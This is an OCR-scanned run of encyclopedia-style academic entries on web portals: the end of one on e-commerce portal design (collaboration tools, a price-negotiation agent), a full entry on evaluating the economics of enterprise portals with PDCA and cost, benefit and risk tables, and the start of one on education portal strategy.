The middle layer, database structure layer, contains objects that are responsible for managing the table schema in the database. All high level queries are passed and organized by the run-time objects in this layer. These queries are broken down into simple standard SQL access or storage operation and passed to the physical layer for execution. The upper layer, database connection layer maintains the connection between the system program and the database. This architecture allows the replacement of alternative storage medium in the physical layer with minimum effort. In addition, it allows flexibility and instant modification of the database scheme structure. This design breaks through the traditional static database schema and achieves the aim of flexibility in database structure. Figure 1 shows the three-layered design of the generic architecture.

COLLABORATION BETWEEN E-COMMERCE PORTALS


Communication and collaboration are one of the most important modules regardless the nature of applications. The great potential of internet technologies according to collaborative group work and consultation can still be explored for maximizing use of any applications. Thus the e-commerce portals are developed with additional modules that support communication and collaboration among users, and this additional feature achieves significant improvements in the entire application.

The entire synchronous interactive application that includes:

- E-chat module with synchronized group Web browsing control
- Electronic whiteboard
- Note taker

The e-chat module is written entirely with core Java and Java applet. The applet has to be compatible with Java 1.1.5 so as to work with Microsoft's default Java VM plug-in for Internet Explorer. The objective of this design is to

Figure 1. Three-layered design



ensure that the applet can be run from the most common Web browser (i.e., Internet Explorer or Netscape Communicator). The online chat system is designed to be easily extendible and configurable no matter what sort of system it is deployed on, with minimal dependencies. The server includes a multithreaded object class, which spawns threads when clients connect through the Java applet embedded in the dynamic html page. A maximum client limit is imposed to hinder denial of service attacks. This design enables the server to handle multiple clients without heavy demand on the system.

The client's Java applet is designed to run from any Web browsers. It is designed in a highly object-oriented behavior, with the separation between the design patterns in the back-end functions and the front-end graphical user interface. In addition, the client and server communicate via TCP socket, which provides reliability and error correction in the network environment. Every session is saved in the database sys-tem. The users may, at a later stage, view the session information and the chat contents in each session. Users can review any previous online chat discussion at any time. In the chat module, the system also provides a file transfer function. This function allows active user in chat session to send file to other user in the same session. In most existing systems, users can only exchange files through email. Thus, any user without email is not able to communicate with other users. This shows that this toolkit has provided another alternative way for users to communicate in a much efficient way.

In order to further improve the communication between users in the online environments, the idea of having the electronic whiteboard is implemented in the portal. The whiteboard allows users to perform drawing on the Internet. They can share ideas, communicate in a graphic ways. They can enter text; draw lines, rectangles, scribbling, and ovals of any color. The whiteboard is designed to have the option of saving the drawing and opening previously saved drawings or other standard image files. Again, this greatly improves the communication and collaborative group work between the users. This component is similar to the e-chat module, it is implemented purely in Java, and thus users can operate from the standard Web browser on any platform.

Synchronized group Web browsing is the next feature communication tool in the toolkit. With the combination of chat and synchronized Web browsing, users can be notified automatically when anyone joins or leaves the session. The system is just like a virtual marketplace and the users in the same session can interact with each other. In addition, users can direct active users' browsers to designated page by setting the URL address. Unlike other solutions, by utilizing Java technology this module can be directly integrated with the Webs without any additional effort.

NEGOTIATION AGENT


The negotiation agent represents an important role in the e-commerce worlds because it can bring an enormous variety of benefits into the world of e-commerce when applied correctly. Researchers' awareness of this issue has resulted in many systems that combined the two concepts, with an even greater range of projects being developed in order to further explore the potential of agent programming in e-commerce. Maes and Guttman (Eriksson, Finne, & Janson, 1996) discuss the different online retail systems with agent programming, how they were applied and what benefits were achieved through this by comparing a variety of commercial and research systems. The Bargain Finder was the agent created by the Anderson Consulting along with the Lifestyle Finder and Backseat Browser applications. This provided merchant comparison shopping functionality to consumers. For instance, potential clients were able to enter the description of a required item and the agent performed a search throughout the marketplace and found the item with the lowest vendor price. This seemed to succeed initially, but soon there was a realization that the price comparison did not satisfy the customers completely. Other transaction and delivery services were also considered. Anderson Consulting also provided other agent based services including the Lifestyle Finder where intelligent agents were trying to identify worldwide customers with their preferences and interests and the BackSeat Browser which helped with customer browsing by suggesting similar product sites.

The negotiation agent in the e-commerce portal is an intelligent software entity that will negotiate prices with customers. The company can obtain the best price, or at least a lowest acceptable price through these agent negotiations, for if a potential consumer, disarrayed by a current price, negotiates a better deal with the system, eventually closing a purchase transaction. This is a sale that normally would not have occurred if it were not for the Agents interaction.

The negotiation agent selling characteristic types are set to methodical and opportunistic, based on the research from GENA System Agent (Lim & Yu, 2001). The e-commerce portals implement a different agent, using GENA as a framework for development. The negotiation agent communicates with real clients instead of other agents. The e-commerce portals attempt to implement a system emulating real life shopping experiences as closely as possible. Therefore, purchasing and negotiation should reflect the same transaction at the local supermarket or auction house. Instead of depending on the agent to negotiate, clients become involved in the negotiation process themselves. The e-commerce portals attempts to implement the agent in a way that the client, at no stage, feels like they are talking to a system, instead, the feeling should be one of normal human interaction. In order to achieve this, the Agent besides returning the counter offer, also returns a meaningful message to the buyer.

One of the features of the negotiation agent is to give an extra discount on purchasing large quantities of a single product. Initially, the agent is designed to give extra reductions in price based on large purchased quantities of products. However, it is decided to restrict these negotiations to only a single item and the reduction will be applied during the transaction if large numbers of quantity are purchased. The reason behind this was because a client could use this as a security leak to gain advantages from the negotiation agent. For example, if a client tries to negotiate the price of a product with a large quantity selected. In the first design, the agent might give a high reduction on final price since large quantity has been purchased. However, the client can still change the quantity of each product in the shopping cart. Thus, if the user changes the quantity from one thousand (for example) to only one item, the previous reduction should not happen. In this case, the client could obtain a lower price and only purchase one item. As such, it placed the special reduction module on large purchased quantities at the final step of the shopping transaction. This is the final stage when the client decides to buy the selected products in the shopping cart. Figure 2 shows the data flow diagrams of the negotiation agent.

Figure 2. Data flow diagrams of the negotiation agent



CONCLUSION

In a society that not only expects, but rather demands, high quality in all areas of information technology, the e-commerce domain is experiencing an extraordinary influx of new process and design innovations. Enabling the administrating organization to monitor, supply and serve the consumer in every imaginable scenario. From the moment a prospective client enters an e-commerce site, to the moment they exit, after purchasing or not, sites are becoming smarter by analyzing the movement and selections made by consumers to better serve the next client entering the store. Previously, however, these high-end, dynamic, and adaptive sites were only available to the large corporation willing to inject the required resources, such as time, money, and manpower, to develop such an application. The lack of a simple, yet extremely effective e-commerce application builder in the marketplace, for the SME and MNE alike, has led to the development of the e-commerce portals.

In this article, the e-commerce portals are introduced with its unique approach to integrate the B2C and B2B into one e-commerce portal and provide advanced CMS to configure and manage the portlets. By utilizing XML in the schema, it achieves the adaptability, extensibility, and reusability of database structure in the e-commerce system. In addition, the portals also provide communication channel between portal users. Furthermore, another major difference from other portal is the implementation of a negotiation agent. Last, the Web portal with the centralize system management, resulting in more efficient and less complicated data management.

KEY TERMS

Business to Business (B2B): The exchange of services, information and/or products from one business to another.

Business-to-Business Portal: This is an additional portal if a B2B relationship exists in the e-commerce portal. A B2B portal provides access for B2B customers to do online ordering, check order status, payment status, and product information. A B2B portal also provides functions for users to manage their relationship with suppliers, their purchase orders, tracking of shipment/orders, customer orders, customer payment, bank reconciliation, and inventory management, which support the entire supply-chain for a B2B model relationship.

Business to Consumer (B2C): The exchange of services, information and/or products from a business to a consumer.

Business-to-Consumer Portal: This portal provides a set of standard portlets in an e-commerce Web site. Portlets include Web site front section, product section, search engine section, contact page, shopping cart, recommendation section, and payment section. Users can customize these portlets and also create additional portlets via the CMS portals. This B2C portal also include a set of e-marketing sections such as tell-a friend portlet, news, or mailing list portlets, and bookmark us portlets.

Content Management System (CMS): Software that enables one to add and/or manipulate content on a Web site.

Content Management System (CMS) Portal: This portal is the authoring tools for customizing B2C, CMS and B2B portals. It allows the complete customization of data structure and layout presentation in B2C. By utilizing the XML, the portals allow the user to customize the product's data schema. In addition, the user can modify or create additional static portlets via WYSIWYG editor. Each portlets are defined with its own title and meta fields to improve the search capability. This portal enables the administrator of the site to gain full control over the content, description, and cosmetic appearance of their online B2C store.

Electronic Commerce (E-Commerce): Electronic commerce can be between two businesses transmitting funds, goods, services and/or data or between a business and a customer.

Enterprise Resource Planning (ERP): A business management system that integrates all facets of the business, including planning, manufacturing, sales, and marketing.

Negotiation Agent: Agent receives a selling task and negotiates and interacts with clients.

Portals: A portal is defined as a single, integrated point of access to information, applications and people.

Economical Aspects when Deploying Enterprise Portals

Shota Okujava
University of Erlangen-Nuremberg, Germany

Ulrich Remus
University of Canterbury, New Zealand

INTRODUCTION

Enterprise portals have become the backbone for the integration of a large number of different applications, content, and services (Smith, 2004). Nowadays, electronic business can hardly be imagined without the use of these portals as central entry points. At the same time, companies become more and more aware that portal projects are complex, time- and cost-consuming, with a high risk of failing. Costs and benefits to build up and operate an enterprise portal have to be weighed up in a systematic manner, including make-or-buy decisions with regard to packaged portal platforms vs. open source developments, individually developed vs. purchased standard portal components (Hazra, 2002).

However, often clear figures describing the economic impact of portal solutions are missing. Furthermore, there is still uncertainty which methods are suitable, at which stage of the implementation process they have to be used, how they have to be adapted and customized, and which preconditions have to be set in order to assess the economic impact of enterprise portals. In addition, enterprise portals can be deployed across a broad range of industries and application areas, thus enabling the implementation of such different portals like knowledge portals, employee portals, ERP portals, collaborative portals, process portals, and partner portals. All these types of portals need a specific and individual approach to evaluate the economic impact.

The goal of this article is to contribute to the decision of how to analyse and evaluate the economic impact when deploying large enterprise portals. For that purpose, we present a framework that can be applied by carrying out the following steps: At first, important preconditions and assumptions concerning the portal solution have to be collected. Then, key factors, derived from the results of the previous step, can be identified. Finally, these factors have to be evaluated and, if possible, quantified and measured. Consequently, these steps have to be embedded in the development process of the portal solution. We describe a procedure model, based on the stages of the PDCA-approach (plan, do, check, act), which can be used to carry out a structured analysis taking into account the whole life cycle of the deployed portal solution.

As foundation of the framework, we provide a classification, where measurable key factors of portal costs, benefits, and risks are collected and structured (according to the main portal types B2E, B2B, and B2C). In particular, qualitative factors play an important role in portal projects. Even though these factors are hard to measure, they are urgently needed to draw a complete picture of the profitability of a portal project. Based on this classification, existing methods to measure the economic impact are reviewed and assigned to the corresponding items of the classification.

PDCA: AN APPROACH TO MANAGE THE ECONOMICAL IMPACT OF PORTAL PROJECTS


Originally, the PDCA is used to systematically implement changes as well as improvements and therefore, especially suitable for the deployment of portals, as portal projects tend to influence and often change many internal and external processes. The PDCA is based on the common practice of identifying and testing hypotheses, resulting in measures to correct the initial assumptions. The procedure can be carried out in multiple cycles, ensuring a continuous improvement of the economical analysis (Bushell, 1992). Hierholzer (2000) is using the PDCA-process to manage and implement process improvements with regard to benchmarking.

Plan Phase

The first step in the PDCA approach contains the business case, the identification of categories with regard to benefits, costs, and risk, as well as the identification of performance indicators and target values. In addition, methods to evaluate the identified benefits, costs, and risks, as well as options for flexibility are determined, which can be relevant for project management later on.

In portal projects, the business case intends to set requirements and details the upcoming investment, taking into account a rough analysis of effects on the value adding and the technical description of the planned investment. In

Figure 1. PDCA-approach



order to make a final decision on the project start, costs, benefits, and risks have to be identified and transferred into measurable performance indicators. Similar to the analysis of costs of IT investments using the well-known method of total cost of ownership (TCO) (Elsener, 2005; Wild & Herges, 2000), cost, benefit, and risk categories have to be split up into more detailed categories; finally defining atomic items, where concrete values can be assigned. The resulting framework can be used as a checklist to support the identification of appropriate categories and to assign specific analysis methods.

There are many possible performance indicators, for example, ROI, NPV, payback period, and so forth. However, during the implementation of portals, often benefits are realized that are difficult to measure in quantitative values. This is the main reason why it is suggested to additionally consider qualitative performance indicators used in for example, balanced score card (BSC), employee life-time value (ELTV), and customer life-time value (CLTV).

The next step is to define target values as basis for analysing progress and deviations. As soon as all indicators are determined appropriate, evaluation methods have to be selected. Often, this procedure is already contained in many popular methods, such as TCO, real cost of ownership (RCO), total value of ownership (TVO), total economic impact (TEI), and rapid economic justification (REJ) (Amberg & Okujava, 2005 provide a short overview of these methods). The choice of the valuation methods and the scope of the valuation are dependent on the stage of the portal's development life cycle. Furthermore, the analysis of flexibility options can outline possible options for action. Possibilities to manage the IT project can be identified and corresponding effects assessed. With these, guidance companies get the opportunity to react upon internal and external influences and adapt the project procedure accordingly.

Do Phase

The *do* phase is the core phase of the economic evaluation. All results are collected in a report, which is an important part of the business case and serves as basis for the investment decision.

The report is seen as a reference to evaluate upcoming IT investments, building the starting point for the evaluation and the systematic management of IT investments. It contains the business case and categories of benefits, costs, and risks, together with their corresponding evaluation methods. Furthermore, the report supports a project controlling, by collecting performance indicators together with their target values in a transparent way. In addition, it contains possible scenarios and flexibility options. The report is accomplished by an executive summary containing a description for the best solution, its economic impact together with the main pros and cons for this solution.

Check Phase

The goal of the check phase is to control the progress of the project, the achievement and control of goals and, if necessary, modifications of the business case.

In order to identify differences already in early stages, many authors demand a continuous monitoring of performance indicators (Deming, 2000; Kütz, 2003). There are different comparison methods: As typical,, savings need a certain amount of time until they become effective, the com-

Table 1. Typical cost categories in portal projects

Initial Costs	Examples	Operating Costs	Examples
Hardware	-Portal server -Database server -Web server -Network infrastructure -Installation and deployment	Hardware	-Operation and maintenance -Upgrades -Leasing costs
Software	-Infrastructure (server operating system, security, management, database, etc.)	Software	-Maintenance and support -Updates -Licence costs -Further development and modifications
	-Development of portal software (portlets, applications) -Programming and development environment -Licence costs -Implementing and design		
Manpower	-Strategy and project planning -Portal development -System administration	Manpower	-Portal development -System administration -Portal support
Training	-Developer -End user (employees) -Customers	Training	-Developer - End user (employees) -Customers
Others	-Consultancy	Others	-Consultancy -Portal marketing

parison over time providing a suitable basis for monitoring the project process. The comparison of objects is focussing on projects neglecting other organizational-wide influencing factors (e.g., market changes), whereas a comparison using target figures is useful to control the level of goal achievement of the IT project. In addition, benchmarking using external data from other organisations might be useful to assess the impact and finally manage the investment.

Corrections with regard to the basic options defined in the business case align both the economical analysis and the project management to real-life expectations. In case these corrections are not sufficient, business goals have to be aligned (Collins, 2001, 2003).

Act Phase

The act phase is responsible for actively managing the project, taking into account identified deviations from the check phase. These deviations can particularly result from modifications in the environment of an organisation. Corresponding corrections are normally carried out by project management. In case these measurements seem not to be sufficient, the business case has to be corrected. Possible deviations may result from planning, execution, or controlling errors. In order to solve typical planning problems, budget and resources can be reallocated or, even the project can be stopped.

ECONOMIC CATEGORIES OF ENTERPRISE PORTALS

In this article we present the cost, benefit, and risk categories typically associated with portal deployment, based on reviewed literature (Collins, 2001, 2003; Firestone, 2003; Kastel, 2003; Kütz, 2003; Mangold, 2004; Pietsch, 2003; Pisello, 2001; Ramos, 2002; Sullivan, 2003) and case studies (CapGeminiErnst&Young, 2003; Gurzki & Özcan, 2003; MetaGroup, 2003; Techconsult, 2004).

Portal Costs

The identification of portal costs is relatively easy. According to the reviewed literature and case studies, we distinguish between the following types of costs that all categories of portals have in common (Table 1).

Portal Benefits

Much harder than the identification of costs is the identification of portal benefits. As all portal benefits are finally dependent on the content, the structure, and the specific use of the enterprise portal, often, only the most important drivers of benefits are considered (Kütz, 2003). The following tables outline the different potential benefits of B2E and B2C

E

Table 2. Directly quantifiable benefits of B2E and B2C portals

Directly Quantifiable	Portal Type	Examples
Cost savings	B2E/B2C	-Material (postage, print, and paper costs) -Software -Training -Hardware -Administration and support -Other resources

Table 3. Benefits of B2E portals that are hard to quantify

Heavily/Not Quantifiable	Portal Type	Examples
Process improvements	B2E / B2C	-Process speed-up -Process quality -Reaction time improvement -Information quality -Employee qualification/Employee productivity -Efficiency increase -Lower error rate
Employee-related effects	B2E/(B2C)	-Support at work -Motivation/Employee satisfaction -Information supply -Employee turnover rate/absence from work -Loyalty -Cooperation potentials -Communication between enterprise and employees -Mobility/Flexibility
Time savings	B2E/B2C	-Automated standard processes -Reduction of reaction time
Customer-related effects	B2C	-Customer satisfaction -Information supply -Information quality -Customer service quality -Loyalty
Sales increase	B2C	-Improved advertising effects -Increased market penetration -Innovation -Improved image -Cross-/Up-Selling -Value added effects

portals found in the scientific literature and case studies. We distinguish between directly quantifiable benefits and benefits that are hard or not at all measurable.

When looking at benefits of B2C portals that are hard to quantify, we found out that these benefits are similar to those of B2E portals. Also, in the case of B2C portals, employee-related effects can be identified, but surely not to the same extent as in the case of B2E portals (Table 3).

Portal Risks

Identifying risks and acting accordingly are important prerequisites for a successful portal project, as the occurrence of a risk may cause costs, endanger the achievement of objectives, or even lead to the project break down (Collins, 2003; Pisello, 2001). As the amount of risk is increasing with project scope and complexity, the professional management of risk factors

Table 4. Risk factors of B2E and B2C portals

Risks	Examples
General project risks	-Vague objectives -Improper project scope definition -False interpretation of customer (end user) needs
Personnel risks	-Insufficient project management
Financial risks	-Low budget -Budget cutting
Deadline risks	-Failure to meet deadlines
Acceptance risks	-Risk of low acceptance rate by customers (end users)
Technology risks	-Compatibility problems -Problems with legacy systems -Interface problems

Table 5. Methods for analysing benefits

Benefit Category	I	Q	M	Approach/Method
Cost savings	+	+	+	Activity-based costing
Process improvements	+	+/-	+/-	Scoring models, balanced scorecard, activity-based costing, real options
Employee related effects	+	+/-	+/-	
Customer-related effects	+	+/-	+/-	
Time savings	+	+/-	+/-	Scoring models, balanced scorecard, activity-based costing
Sales increase	+	+/-	+/-	Scoring models, balanced scorecard, real options
I = Identification / Q = Quantification / M = Quantification in monetary values				

is often crucial for the success of the portal. By considering the consequences and the probability of each risk, it should be possible to determine the importance of key risks. Here, it is important to involve risk management during the project planning phase and throughout the whole project life cycle (Collins, 2003; Ramos, 2002). Table 5 shows typical risk factors when planning a B2E or B2C portal.

SELECTION OF METHODS

Based on the identified categories of costs, benefits, and risks, methods to measure these factors have to be selected and applied.

Methods for Analysing Costs

The total cost of ownership (TCO), developed by the Gartner Group, is commonly used for analysing costs. TCO offers help when identifying and measuring the cost effects related to the IT system (Wild & Herges, 2000), by providing a monetary performance indicator that is able to make a statement about the costs of an IT system during a predefined period of time.

Methods for Analysing Benefits

Because of the problems of quantifying qualitative benefits, companies often focus on quantitative benefits, which can be assessed more easily. In order to analyse the quantitative benefit in terms of cost savings, common methods like ROI, EVA, CBA, or TBO are used. Here the strong focus on costs becomes apparent. Benefits are only considered as long as these benefits are quantified in terms of cost savings, assessed by comparing with target values. However, the majority of benefits are those qualitative aspects, which are hard to measure. These are expressed in monetary figures, restricting the assessment of qualitative benefits by corresponding performance indicators (Pietsch, 2003).

Table 6. Methods for analysing risks

Risk category	I	Q	M	Approach/Method
General project risks	+	+	-	Quantitative risk analysis, scenario analysis, sensitivity analysis
Personnel risks	+	+	+/-	
Financial risks	+	+	+	
Deadline risks	+	+/-	-	
Acceptance risks	+	-	-	
Technology risks	+	+	+/-	
I = Identification / Q = Quantification / M = Quantification in monetary values				

There are methods, such as the value benefit analysis and the balanced scorecard, that try to extend the scope of the economic evaluation by considering benefits that are hard to quantify (Table 5). The value benefit analysis assesses the qualitative benefits by collecting subjective judgements. This method is often used in practice, and provides a good extension to the already mentioned methods and performance indicators, even though, due to its inherent subjective assessment, it might be subject to manipulation.

In order to support an integrated evaluation of quantitative as well as qualitative benefits, a balanced scorecard can be developed, particularly collecting those portal benefits that are hard to measure. Active base costing adapted to process-oriented value benefit analysis is a good method to cover process improvements along processes. Real options are used to assess the dynamic of portal projects. However, due to its high complexity, their popularity is low.

Methods for Analysing Risks

It might be difficult to estimate risks for portal projects that pursue long-term strategic goals (Collins, 2001). In addition, changes in the organisation's environment are complicating the identification of distributed and time-lagged cost and performance effects (Pietsch, 2003). Table 6 summarizes possible risk categories, together with its problems to measure and its methods. Typical methods are the quantitative risk analysis, that is, the Monte-Carlo-Simulation, and Scenario and Sensitivity Analysis.

The scenario technique can only be used in relation to other evaluation methods. Next to a detailed examination of corresponding risks, different possibilities to define and analyse scenarios can show additional views on the economics of the investment. The scenario technique is easy to apply, is highly accepted, and has some advantages concerning the assessment of the qualitative risks of portal projects. Sensitivity analyses are used similar to scenarios to consider different possible results under alternative presumptions (Collins, 2001). They provide a basis to identify critical success factors and to develop risk profiles.

CONCLUSION AND FUTURE TRENDS

Even though many benefits may lay at hand when implementing large enterprise portals, such as personalisation, streamlined processes, and improved information quality, a systematic evaluation of all economic influencing factors considering both quantitative as well as qualitative benefits, costs and risks is important, not only in advance, but dynamically throughout the whole portal project life cycle.

Common methods and procedures to analyze the economic impact of investments cannot be easily adapted for enterprise portals. The need to consider different types of back-end systems, that is, intranet, ERP systems, or legacy systems, inter- and intraorganizational processes, as well as the identification and measurement of the soft, but nevertheless important subjective qualitative factors, are complicating the detailed evaluation of benefits and costs for enterprise portal projects.

On top, there are no frameworks or procedure models that can guide the selection, adaptation, and use of the appropriate evaluation method according to the needs of a portal project, often resulting in an asymmetric consideration of benefits, costs, and risks; altogether no reliable starting point to come to reasonable IT investment decisions.

However, a procedure model based on the stages plan, do, check, act, can be used to carry out a structured analysis, taking into account the whole life cycle of a portal project. One of its key features is its adaptability to different IT projects by providing a classification where measurable key factors of portal costs, benefits, and risks are collected and structured (according to the main portal types). Based on this classification, existing methods to measure the economic impact can be assigned to the corresponding items of the classification.

What are the next steps in the development of the PDCA approach? First, the applicability of the approach has to be proved for different portal projects. W are working on the development of easy to use SW tools to support all stages of the PDCA approach, for example,, integrating templates for different portal types, such as templates with already preconfigured values for typical benefits, costs, and risks of employee portal projects.

KEY TERMS

Economic Valuation: Economic valuation is the process of comparison of costs, benefits, and risks of a portal project. We distinguish between ex ante and ex post valuations. The main challenge during the ex ante valuation is the prediction of exact values for cost and benefit categories, and identification and valuation of risks. The ex ante valuation serves as the decision basis whether to start a project or not. The ex post valuation serves as a controlling instrument to compare actual values with target values.

Enterprise Portal: An enterprise portal is an application system that provides secure, customizable, personalizable, integrated access for employees and business partners to a variety of different and dynamic content, applications and services, enabling core e-business strategies. It provides basic functionality with regard to the management, the structuring, and the visualization of content, collaboration, and administration.

PDCA Approach: PDCA approach derives originally from the domain of quality management, and describes a controlled process of continuous improvement. Defining four phases, **P**lan, **D**o, **C**heck, and **A**ct, the PDCA approach suggests a structured approach during a system's life cycle, including controlling activities. Through repeated execution of the PDCA cycle, there is a permanent improvement of a deployed system or processes.

Portal Business Case: The portal business case represents the results of the analysis of different aspects of a portal, for example, requirements on IT infrastructure, description of required self-service applications and features, recommended standards and best practices, and the basic concept of the portal solution. The objective of the business case is to describe the project in order to support the decision-making process in an organisation. Furthermore, the business case serves as a requirement catalogue for the project team.

Portal Engineering: The engineering process is characterized by the systematic use of engineering-like methods and tools, for example, roadmaps, reference models, and so forth, in all stages of the implementation process. Typical tasks within the development process comprise the development of portlets, the customization and integration of portlets in a portal framework, and the roll out of the portal solution.

Portal Strategy: A portal strategy, as described in the business case, outlines the development, introduction, and evolution of the portal. The strategy should be aligned with the e-business and overall corporate strategy. Different types of portals for example, enterprise partner portals, knowledge portals, electronic commerce portals, support different e-business strategies (B2B, B2E, B2C).

Portlet: A portlet can be viewed from different perspectives. For the end, a portlet is nothing more than a window displaying the preferred content, whereas the portal administrator views portlets as content container resources. From a technical perspective of a portal developer, a portlet is an individual application component (servlet) hosted and running in a portal server.

Education Portal Strategy

Alf Neumann
University of Cologne, Germany

Henrik Hanke
University of Duisburg-Essen, Germany

INTRODUCTION

Education portals promise to be an integrated point of entry that provides all stakeholders of an education body, frequently referred to as campus or university, with a single, personalized Web interface to all information and application resources in a secure, consistent, and customizable way (Kavavik, 2002) through multiple devices and multiple access methods that can be utilized to retrieve all appropriate information and learning resources anytime, anywhere, with anything. Hence, they allow more interaction and collaboration among students, faculty, staff, and alumni (Barratt, 2003). Properly implemented, portals can be a strategic asset for the institution. In that sense, they do far more than a traditional Web site of static information ever could (Strauss, 2002).

The promising opportunities notwithstanding, developing an education portal can be a key strategic technology decision since it can impact the entire campus community in the way it learns, teaches, communicates, and interacts. Therefore, the primary challenge for educational institutions in prior to the implementation of a portal solution is to develop a deliberate *portal strategy* based on a careful analysis of long term and short term needs and a clear vision with concrete strategic goals (Katz, 2000, 2002).

However, the international portal experience in the educational sector over the past decade shows that various strategies have been pursued in very different institutional environments and with very different objectives (Perraton, 2000). This has been driven to some extent by the fact that the portal concept as other technologies in open and distance learning (ODL) has been first applied and adapted to higher education and professional training environments, but also establishes gradually in primary and secondary education institutions (Owston, 1997; UNESCO, 2000).

Therefore, looking at the development approaches, lessons, comments, and concerns from concrete projects, it is primarily the diversity that stands out. This article sheds light on those aspects that can serve as a common basis for an integrated, generic approach toward portal strategy. It understands the four directions of impacts on learning, teaching, *communication*, and *interaction* of education portals as strategic dimensions along which strategic goals are set and embedded in an institutional context.

The generic approach may guide portal strategists in governing bodies of education portals through the delineation of strategic success factors and development priorities at different stages of portal development independent from the educational sector. Therefore, the terminology of this article refers, in a common sense, to teachers and students instead of differentiating these broader categories into professors, faculty staff, trainers, or pupils. Educational institutions such as universities, colleges, or schools are collectively termed campus.

FOUNDATIONS OF EDUCATION PORTAL STRATEGY

Portals in the field of education are a widely discussed, but nonetheless often misunderstood term. Therefore, the view on education portal strategy should not lack a brief explanation of the conceptual foundations and the terminology. The general portal concept is based on three essential features: personalization, customization, and standardization. The main purpose of personalization is to provide information tailored to the needs of a visitor such as given through the different teacher and student roles these visitors might have in the portal environment. The individual must be able to customize, thus, have complete control over the information displayed on the portal pages. Standardization refers to the user interface as single sign-on (SSO) access point to a variety of tools and resources (Kavavik, 2002).

Portal related initiatives exist at many campuses, but formal strategies for a portal, its use, and its benefits have not been created. Most of the development has occurred in the form of small, targeted projects designed to enhance the functionality of existing Web sites. These projects have been prompted by specific educational or administrative needs (Gleason, 2001). An essential contribution to make the education portal concept more consistent throughout the variety of different institutional and educational specificities is the pyramid model of Oblinger and Kidwell (2000). Based on this approach, success factors for the implementation of education portals can be classified at three levels: *governance*, *services*, and *infrastructure*.

